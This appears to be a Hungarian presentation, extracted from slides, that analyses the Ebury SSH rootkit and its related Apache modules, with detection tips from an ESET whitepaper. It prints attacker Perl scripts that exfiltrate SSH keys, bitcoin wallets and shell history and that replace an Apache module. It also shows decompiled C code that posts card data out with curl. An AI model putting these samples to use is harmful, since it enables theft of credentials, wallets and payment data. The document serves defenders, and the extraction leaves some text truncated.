
400 000

15 év alatt kompromittált szerver - Ebury

# KOMPROMITTÁLT SZERVEREK







# HOGYAN KOMPROMITTÁLTÁK A SZERVEREKET?

# Tapasztalatok egy hosting szolgáltatóval



**Virtuális szerver a  
szolgáltatótól**

# Tapasztalatok egy hosting szolgáltatóval



Virtuális szerver a  
szolgáltatótól

Szerver **tiszta**,  
folyamatosan  
**monitorozva**

# Tapasztalatok egy hosting szolgáltatóval



Virtuális szerver a  
szolgáltatótól

Szerver **tiszta**,  
folyamatosan  
**monitorozva**

7 nappal később  
**Ebury telepítve**


# Tapasztalatok egy hosting szolgáltatóval



Virtuális szerver a  
szolgáltatótól



Szerver **tiszta**,  
folyamatosan  
**monitorozva**



7 nappal később  
**Ebury telepítve**



Támadók  
folyamatos  
kapcsolatban  
**Belépési adatok és  
egyéb információ  
kiszivárgása**

70 000 servers

# Jelenlegi pénzszerzési technikák



## Kriptovaluta ellopása

AitM támadások



## Bankkártya adatok eltulajdonítása


HelimodSteal | FrizzySteal | Ebury



## Forgalom elterelés és spam kampányok

HelimodRedirect | HelimodProxy | KernelRedirect

# AZONOS HÁLÓZATI SZEGMENS





```
#!/usr/bin/perl
use strict;use warnings; use POSIX ":sys_wait_h"; $|=1;

my $local_port = 23456;
my $redir_port = 34567;

my $collect_cmd = 'tar zcf - .ssh .bitcoin/wallet.dat .bitcoin/wallets/wallet.dat .bash_history';
# ... Install Ebury
print "\tchild($$): collect info\n";
system("sshm -G redacted $ip -p$redir_port -Z$ip \"$collect_cmd\" > $ip.tgz 2> $ip.err");
print "\tchild($$): reboot\n";
system("sshm -G redacted $ip -p$local_port reboot");
print "\tchild($$): all done, exit\n";
```




Victim



Operator





Network segment

Install Ebury and steals  
SSH keys and wallets

Capture SSH  
credentials

Redirect SSH using

```
#!/usr/bin/perl
use strict;use warnings; use POSIX ":sys_wait_h"; $|=1;

my $local_port = 23456;
my $redir_port = 34567;

my $collect_cmd = "tar zcf - .ssh .bitcoin/wallet.dat .bitcoin/wallets/wallet.dat .bash_history";
# ... Install Ebury
print "\tchild($$): collect info\n";
system("sshm -G redacted $ip -p$redir_port -t$ip \"\$collect_cmd\" > $ip.tar.gz 2> $ip.err");
print "\tchild($$): reboot\n";
system("sshm -G redacted $ip -p$local_port reboot");
print "\tchild($$): all done, exit\n";
```

Victim

Operator

Operator's IP

# Káros HTTP szerver modulok



**HelimodProxy**

Spam



**HelimodRedirect**

Webes forgalom eltérítés  
(hirdetések)



**HelimodSteal**

HTTP POST kérések


```
#!/usr/bin/perl
use strict; use warnings;

sub fail { print "Inst_fail: $_[0]\n"; exit }
my $dd = '/usr/lib64/apache2/modules/'; my $df = 'mod_dir.so'; my $an = "$df.new";
my $cl = '/opt/cpanel/libcurl/lib64/libcurl.so.4';
system("grep BigBadWolf $cl && echo bad_curl") if -e $cl;
system("md5sum /usr/sbin/sshd");
chdir $dd || fail 'chdir';
my @dstat = stat $dd;
fail 'nofile' unless -e $df;
my @fstat = stat $df;
fail "bad_size:$fstat[7]\n" unless $fstat[7] == 10224;
open(TAR,"| tar zxf - $an"); binmode(DATA); while(<DATA>) { print TAR $_ } close TAR; fail "tar:$?" if $?;
fail 'chown' unless chown $fstat[4],$fstat[5],$an;
fail 'chmod' unless chmod $fstat[2],$an;
fail 'rename' unless rename $an,$df;
fail 'utime' unless utime $fstat[8],$fstat[9],$df;
utime $dstat[8],$dstat[9],$dd;
system("service httpd restart");
print "Inst_ok: done\n";
```

```
120 act = strstr(v20, "x_card_num=");
121 v43 = 1;
122 if ( !strstr(v20, "CVV2=") )
123 {
124     v34 = strcasestr(v20, "cvv2=");
125     v35 = n;
126     if ( v34 || (v43 = act != 0LL, v36 = strcasestr(v20, "cvv="), v35 = n, v36) )
127     {
128         v11[v35 - 5] = 120;
129         v43 = 1;
130         v20 = *(const char **)(a1 + 1736);
131     }
132 }
133 if ( strcasestr(v20, "cardnum") || strcasestr(v20, "ccnumber") )
134 {
135     v11[strlen(v11) - 5] = 120;
136     v20 = *(const char **)(a1 + 1736);
137     v43 = 1;
138 }
139 if ( strcasestr(v20, "card_num") || strcasestr(v20, "cc_number") )
140 {
141     v11[strlen(v11) - 5] = 120;
142     v20 = *(const char **)(a1 + 1736);
143     v43 = 1;
144 }
145 if ( strcasestr(v20, "card-num") || (v33 = strcasestr(v20, "cc-number"), v22 = v43, v33) )
146 {
147     v21 = strlen(v11);
148     v22 = 1;
149     v11[v21 - 5] = 120;
150     v43 = 1;
151 }
152 na = v22;
153 v23 = curl_easy_init();
154 if ( v23 && na )
155 {
156     strcpy(v17, "mxky=1337&");
157     v27 = *(_QWORD *)(a1 + 1752);
158     v28 = 16368LL;
159     if ( v27 < 16368 )
160         v28 = (int)v27;
161     ne = v28;
162     v29 = strlen(v17);
163     memcpy(&v17[v29], *(const void **)(a1 + 1736), ne);
164     curl_easy_setopt(v23, CURLOPT_URL, (_DWORD)v11);
165     curl_easy_setopt(v23, CURLOPT_WRITEFUNCTION, (unsigned int)sub_2E6F0);
166     curl_easy_setopt(v23, CURLOPT_SSL_VERIFYPEER, 0);
167     curl_easy_setopt(v23, CURLOPT_SSL_VERIFYHOST, 0);
168     curl_easy_setopt(v23, CURLOPT_WRITEDATA, (unsigned int)&v48);
169     curl_easy_setopt(v23, CURLOPT_USERAGENT, (unsigned int)"BigBadW0lf");
170     curl_easy_setopt(v23, CURLOPT_CONNECTTIMEOUT, 2);
171     curl_easy_setopt(v23, CURLOPT_TIMEOUT, 3);
172     curl_easy_setopt(v23, CURLOPT_POST, 1);
173     curl_easy_setopt(v23, CURLOPT_POSTFIELDS, (_DWORD)v17);
174     curl_easy_setopt(v23, CURLOPT_NOSIGNAL, 1);
175     acta = curl_multi_add_handle(v9, v23);

```

# HTTP



# Felismerés és blokkolás



Eszközök



## Ebury is alive

400k Linux servers compro  
theft and financial gain

Marc-Etienne M.Léveillé

May 2024

(eset):p

Whitepaper

### Host-based indicators

To determine whether a system is compromised by Ebury, make sure you do so from a trusted shell. At the time of writing, the following command starts a shell free from the Ebury rootkit:

```
H=1 LD_DEBUG="" LD_PRELOAD="" "$SHELL"
```

While only one of the environment variables is enough, using three is our attempt to make it more difficult to circumvent in future versions of Ebury. Alternatively, systemd can also provide a shell that's not a subprocess of the OpenSSH server using the command:

```
systemd-run -S
```

See the *Detection* section for more details about evading the userland rootkit.

Since Ebury version 1.5, Ebury starts a process to keep state information and perform credential exfiltration. An **abstract UNIX socket** is used to communicate between the compromised SSH client or server and this permanently running process.

Abstract UNIX sockets are usually displayed by prefixing them with @ to differentiate them from

filesystem pathname-bound  
proc/net/unix can be used  
are examples of the comma  
showing abstract UNIX sock  
line of output, in red) and a  
(second line of output, in gre

```
# lsof -U | grep @  
systemd-u 1776 root 3u  
0xffff9519b9931540 0t0  
E4LgEFWIcy  
virtiofsd 381 root 4u  
0xffff9151807a3800 0t0
```

or:

```
$ grep @ /proc/net/unix  
ffff9519b9931540: 00000  
0001 01 22471 @/dev/ev  
ffff9151807a3800: 00000  
0001 01 28524 @9634:
```

Abstract UNIX sockets with  
known to be used by Ebury  
\* /dev/ev

IoC

